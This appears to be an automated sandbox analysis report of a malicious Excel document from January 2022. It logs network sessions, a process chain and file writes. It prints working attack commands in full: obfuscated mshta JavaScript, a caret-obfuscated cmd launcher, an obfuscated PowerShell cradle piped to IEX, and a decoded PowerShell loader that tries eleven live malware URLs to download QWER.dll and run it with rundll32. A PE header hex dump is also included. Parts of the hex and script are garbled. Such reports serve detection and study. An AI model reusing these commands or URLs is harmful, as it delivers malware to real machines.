43 61 73 65 28 29 3b 66 75 6e 63 74 69 6f 6e 20 6c 49 31 28 6c 31 49 29 7b 72 65 74 75 72 6e 20 6c 31 31 2e 69 6e 64
65 78 4f 66 28 6c 31 49 29 3e 30 3f 74 72 75 65 3a 66 61 6c 73 65 7d 3b 6c 49 49 3d 6c 49 31 28 27 6b 68 74 27 29 7c 6c
49 31 28 27 70 65 72 27 29 3b 66 39 66 37 36 63 7c 3d 6c 49 49 3b 7a 4c 50 3d 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f
63 6f 6c 2b 27 30 46 44 27 3b 72 31 4c 34 68 32 57 34 4a 59 59 65 4a 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 62 57 78
36 4a 49 6f 77 77 6e 4f 73 68 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 62 57 78 36 4a 49 6f 77 77 6e 4f 73 68 5b 30 5d 3d
27 65 5c 31 30 36 5c 31 31 33 46 25 33 34 25 33 36 43 25 33 31 27 20 20 20 3b 72 31 4c 34 68 32 57 34 4a 59 59 65 4a
5b 30 5d 3d 27 7f 3c 7f 21 7f 44 7f 4f 7f 43 7f 54 7f 59 7f 50 7f 45 7f 20 7f 68 7f 74 7f 6d 7f 6c 7f 20 7f 50 7f 55 7f 42 7f 4c
7f 49 7f 43 7f 20 7f 22 7f 2d 7f 2f 7f 2f 7f 57 7f 33 7f 43 7e 18 7f 44 7f 54 7f 44 7f 20 7f 58 7f 48 7f 54 7f 4d 7f 4c 7f 20 7f 31
7f 2e 7f 30 7f 20 7f 54 7f 72 7f 61 7f 6e 7f 73 7f 69 7f 74 7f 69 7f 6f 7f 6e 7f 61 7f 6c 7e 18 7f 45 7f 4e 7f 22 7e 15 7e 5c 6e
7f 74 7f 70 7f 3a 7e 18 7f 77 7e 42 7f 2e 7f 77 7f 33 7f 2e 7f 6f 7f 72 7f 67 7f 2f 7f 54 7f 52 7f 2f 7f 78 7e 5c 6e 7e 0c 7f 31
7f 2f 7e 1e 7f 44 7e 4e 7e 50 7f 6c 7f 31 7f 2d 7f 74 7e 2d 7e 2f 7e 31 7e 33 7e 35 7f 6c 7f 2e 7f 64 7f 74 7f 64 7f 22 7f 3e
7f 3c 7e 57 7f 20 7f 78 7e 0c 7e 2f 7f 3d 7f 22 7e 3d 7e 3f 7e 41 7e 43 7e 45 7e 47 7e 49 7f 2f 7f 31 7f 39 7e 79 7e 56 7e
0b 7f 6c 7e 66 7e 68 7f 65 7f 61 7f 64 7e 67 7f 73 7f 63 7f 72 7f 69 7f 70 7f 74 7f 3e 7f 65 7f 76 7e 36 7f 28 7f 75 7f 6e 7f 6
5 7d 04 7f 61 7f 70 7f 65 7f 28 7f 5c 27 7f 25 7f 37 7f 36 7f 25 7f 36 7f 31 7d 18 7f 32 7f 25 7f 32 7f 30 7d 18 7f 31 7f 79 7f
25 7f 33 7f 37 7d 26 7f 44 7d 20 7d 28 7f 32 7d 28 7f 33 7f 42 7f 5c 5c 7f 31 7d 1c 7d 31 7f 37 7d 1d 7f 33 7f 38 7d 29 7d
31 7f 32 7f 33 7f 74 7d 1e 7f 69 7d 31 7f 35 7f 36 7d 31 7f 34 7d 2c 7f 45 7d 43 7f 36 7f 72 7d 1b 7f 46
Data Ascii: <html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentM
ode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=
location+'';l11=navigator.userAgent.toLowerCase();function lI1(l1I){return l11.indexOf(l1I)>0?true:false};lII=lI1('kht')|lI1('per'
);f9f76c|=lII;zLP=location.protocol+'0FD';r1L4h2W4JYYeJ=new Array();bWx6JIowwnOsh=new Array();bWx6JIowwnOsh[0]
='e\106\113F%34%36C%31'   ;r1L4h2W4JYYeJ[0]='<!DOCTYPE html PUBLIC "-//W3C~DTD XHTML 1.0 Transitiona
l~EN"~~\ntp:~w~B.w3.org/TR/x~\n~1/~D~N~Pl1-t~-~/~1~3~5l.dtd"><~W x~~/="~=~?~A~C~E~G~I/19~y~V~l~f~hea
d~gscript>ev~6(une}ape(\'%76%61}2%20}1y%37}&D} }(2}(3B\\1}}17}38})}123t}i}156}14},E}C6r}F</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:30:05.283601046 CET	12	OUT	GET /vvv/ppp/fe.png HTTP/1.1 Host: 91.240.118.168 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:30:05.342173100 CET	14	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 28 Jan 2022 20:30:05 GMT Content-Type: image/png Content-Length: 1153 Last-Modified: Thu, 27 Jan 2022 20:39:27 GMT Connection: keep-alive ETag: "61f302ff-481" Accept-Ranges: bytes Data Raw: 24 70 61 74 68 20 3d 20 22 43 3a 5c 50 72 6f 67 72 61 6d 44 61 74 61 5c 51 57 45 52 2e 64 6c 6c 22 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 61 79 6f 6f 62 65 64 75 63 61 74 69 6f 6e 61 6c 74 72 75 73 74 2e 69 6e 2f 63 6d 73 2f 4c 6d 4f 4f 65 44 6e 4e 6f 30 64 68 34 76 6b 4e 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 6c 79 6e 73 6d 69 74 68 67 72 6f 75 70 2e 63 6f 6d 2f 68 66 74 6d 32 69 32 2f 4b 5a 49 46 77 6a 6d 77 57 49 31 73 79 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 3a 2f 2f 63 75 72 76 79 67 69 72 6c 73 62 6f 75 74 69 71 75 65 2e 63 6f 6d 2f 6a 66 65 72 74 6c 2f 47 65 34 39 7a 63 49 7a 62 38 4b 57 77 58 46 46 6b 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 3a 2f 2f 74 68 65 73 6f 63 69 61 6c 61 67 65 6e 74 2e 6e 65 74 2f 62 2f 4d 4f 35 41 4b 71 4a 39 54 79 39 6c 45 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 3a 2f 2f 62 61 77 65 6c 6e 69 61 6e 6b 61 2e 63 66 6f 6c 6b 73 2e 70 6c 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 54 74 76 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 3a 2f 2f 74 65 73 74 2e 64 72 65 61 6d 63 69 74 79 6f 72 6c 61 6e 64 6f 2e 63 6f 6d 2f 74 30 6d 6d 78 2f 78 42 42 58 69 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 3a 2f 2f 68 75 63 75 6c 65 6b 2e 66 75 74 75 72 65 68 6f 73 74 2e 70 6c 2f 69 6d 61 67 65 73 2f 36 44 62 62 6d 6f 36 78 45 51 44 44 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 3a 2f 2f 74 65 73 74 2e 76 61 6c 65 73 74 75 64 69 6f 73 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 61 50 76 57 37 41 70 4e 62 52 59 34 5a 47 50 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 3a 2f 2f 63 72 6d 2e 63 6f 6d 70 72 61 63 61 73 61 65 6e 68 6f 75 73 74 6f 6e 2e 63 6f 6d 2f 68 73 34 64 38 61 2f 63 30 73 31 33 49 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 3a 2f 2f 73 65 6c 6c 69 6e 2e 61 70 70 2f 77 70 2d 61 64 6d 69 6e 2f 53 32 63 44 50 59 58 4e 4b 45 6e 54 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 3a 2f 2f 63 6d 69 74 2e 76 61 6c 65 73 74 75 64 69 6f 73 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 52 75 65 47 4a 34 31 41 2f 27 3b 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 24 75 72 6c 2c 20 24 70 61 74 68 29 3b 0d 0a 20 20 20 20 20 20 20 69 66 20 28 28 47 65 74 2d 49 74 65 6d 20 24 70 61 74 68 29 2e 4c 65 6e 67 74 68 20 2d 67 65 20 33 30 30 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 5b 44 69 61 67 6e 6f 73 74 69 63 73 2e 50 72 6f 63 65 73 73 5d 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 72 65 61 6b 3b 0d 0a 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 7d 0d 0a 20 20 20 63 61 74 63 68 7b 7d 0d 0a 7d 20 0d 0a 53 6c 65 65 70 20 2d 73 20 34 3b 63 6d 64 20 2f 63 20 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57 6f 77 36 34 5c 72 75 6e 64 6c 6c 33 32 2e 65 78 65 20 27 43 3a Data Ascii: $path = "C:\ProgramData\QWER.dll";$url1 = 'http://ayoobeducationaltrust.in/cms/LmOOeDnNo0dh4vkN/';$url2 = 'http://lynsmithgroup.com/hftm2i2/KZIFwjmwWI1sy/';$url3 = 'http://curvygirlsboutique.com/jfertl/Ge49zclzb8KWwXFFk/';$url4 = 'http://thesocialagent.net/b/MO5AKqJ9Ty9lE/';$url5 = 'http://bawelnianka.cfolks.pl/wp-content/Ttv/';$url6 = 'http://test.dreamcityorlando.com/t0mmx/xBBXi/';$url7 = 'http://huculek.futurehost.pl/images/6Dbbmo6xEQDD/';$url8 = 'http://test.valestudios.com/wp-content/aPvW7ApNbRY4ZGP/';$url9 = 'http://crm.compracasaenhouston.com/hs4d8a/c0s13l/';$url10 = 'http://sellin.app/wp-admin/S2cDPYXNKEnT/';$url11 = 'http://cmit.valestudios.com/wp-admin/RueGJ41A/';$web = New-Object net.webclient;$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11".split(",");foreach ($url in $urls) { try { $web.DownloadFile($url, $path); if ((Get-Item $path).Length -ge 30000) { [Diagnostics.Process]; break; } } catch{}} Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	139.59.58.214	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:30:06.070625067 CET	15	OUT	GET /cms/LmOOeDnNo0dh4vkN/ HTTP/1.1 Host: ayoobeducationaltrust.in Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:30:06.391297102 CET	16	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 20:28:51 GMT Server: Apache Set-Cookie: 61f4520308e3e=1643401731; expires=Fri, 28-Jan-2022 20:29:51 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Fri, 28 Jan 2022 20:28:51 GMT Expires: Fri, 28 Jan 2022 20:28:51 GMT Content-Disposition: attachment; filename="xfm.dll" Content-Transfer-Encoding: binary Content-Length: 548864 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 c2 61 2c 12 ac 32 2c 12 ac 32 2c 12 ac 32 ef 1d f3 32 26 12 ac 32 ef 1d f1 32 37 12 ac 32 2c 12 ad 32 0e 10 ac 32 0b d4 d1 32 36 12 ac 32 0b d4 c1 32 a6 12 ac 32 0b d4 c2 32 b2 12 ac 32 0b d4 d6 32 2d 12 ac 32 0b d4 d0 32 2d 12 ac 32 0b d4 d4 32 2d 12 ac 32 52 69 63 68 2c 12 ac 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fa f3 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 50 04 00 00 00 04 00 00 00 00 00 06 0d 03 00 00 10 00 00 00 60 04 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 10 00 00 98 df 08 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 2d 05 00 52 00 00 00 34 10 05 00 04 01 00 00 00 a0 05 00 50 56 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 30 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 bd 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 60 04 00 94 05 00 00 ac 0f 05 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 39 45 04 00 00 10 00 00 00 50 04 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 92 cd 00 00 00 60 04 00 00 d0 00 00 00 60 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 80 65 00 00 00 30 05 00 00 30 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 50 56 02 00 00 a0 05 00 00 60 02 00 00 60 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 62 93 00 00 00 00 08 00 00 a0 00 00 00 c0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&2272,2226222222-22-22-2Rich,2PEL>a!P`@-R4PV0N@`@.text9EP `.rdata``@@.datae000@.rsrcPV``@@.relocb@B

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **2232**, Parent PID: **596**

General

Target ID:	0

Start time:	21:29:20
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f410000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **1760**, Parent PID: **2232**

General

Target ID:	2
Start time:	21:29:22
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	CMD.EXE /c ms^hta http://91.2^40.118.1^68/vvv/ppp/f^e.ht^m^l
Imagebase:	0x4abd0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: **2840**, Parent PID: **1760**

General

Target ID:	4
Start time:	21:29:23
Start date:	28/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://91.240.118.168/vvv/ppp/fe.html
Imagebase:	0x13f1b0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **3004**, Parent PID: **2840**

General

Target ID:	6
Start time:	21:29:26
Start date:	28/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{Fdrggvdrf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{Fdrggvdrf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.168/vvv/ppp/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X
Imagebase:	0x13fba0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\QWER.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEECD4BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\QWER.dll	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 fd 61 2c 12 fd 32 2c 12 fd 32 2c 12 fd 32 fd 1d fd 32 26 12 fd 32 fd 1d fd 32 37 12 fd 32 2c 12 fd 32 0e 10 fd 32 0b fd fd 32 36 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 52 69 63 68 2c 12 fd 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fd fd 61 00 00 00	MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&227 2,2226222222-22-22- 2Rich,2PEL>a	success or wait	8	7FEECD4BEC7	WriteFile
C:\ProgramData\QWER.dll	4096	8761	55 fd fd 51 fd 4d fd fd 04 00 00 00 fd fd 5d fd 55 fd fd 60 66 04 10 5d fd fd fd fd fd fd fd 55 fd fd 51 fd 4d fd 6a 00 fd 4d fd fd fd 40 01 00 fd 45 fd fd 00 fd 66 04 10 fd 45 fd fd fd 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd 3c 04 10 64 fd 00 00 00 00 50 fd fd 00 03 00 00 fd fd 45 05 10 33 49 45 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd fd fd fd fd 45 fd 08 00 00 00 fd 45 fd fd 00 00 00 fd 45 fd 50 fd 15 28 60 04 10 fd fd fd fd fd fd fd fd 3b 01 00 6a 00 fd 42 70 01 00 fd fd 04 68 40 66 04 10 fd fd fd fd fd fd fd 43 65 01 00 6a 00 fd fd fd fd fd fd fd fd 02 00 00 fd 45 fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd 51 20 fd fd fd fd fd fd 62 01 00 fd 45 fd c5 fd fd fd fd 00 00 00 00 fd 45 fd fd fd fd	UQM]U`f]UQMjM@EfE]U jh<dPE3EPEd EEEP(`;jBph@fCejEQ bEE	success or wait	33	7FEECD4BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECCDA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEECD4BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	62	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2852**, Parent PID: **3004**

General

Target ID:	8
Start time:	21:29:38
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll BBDD
Imagebase:	0x4abd0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **1180**, Parent PID: **2852**

General	
Target ID:	9
Start time:	21:29:39
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll BBDD
Imagebase:	0xc00000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
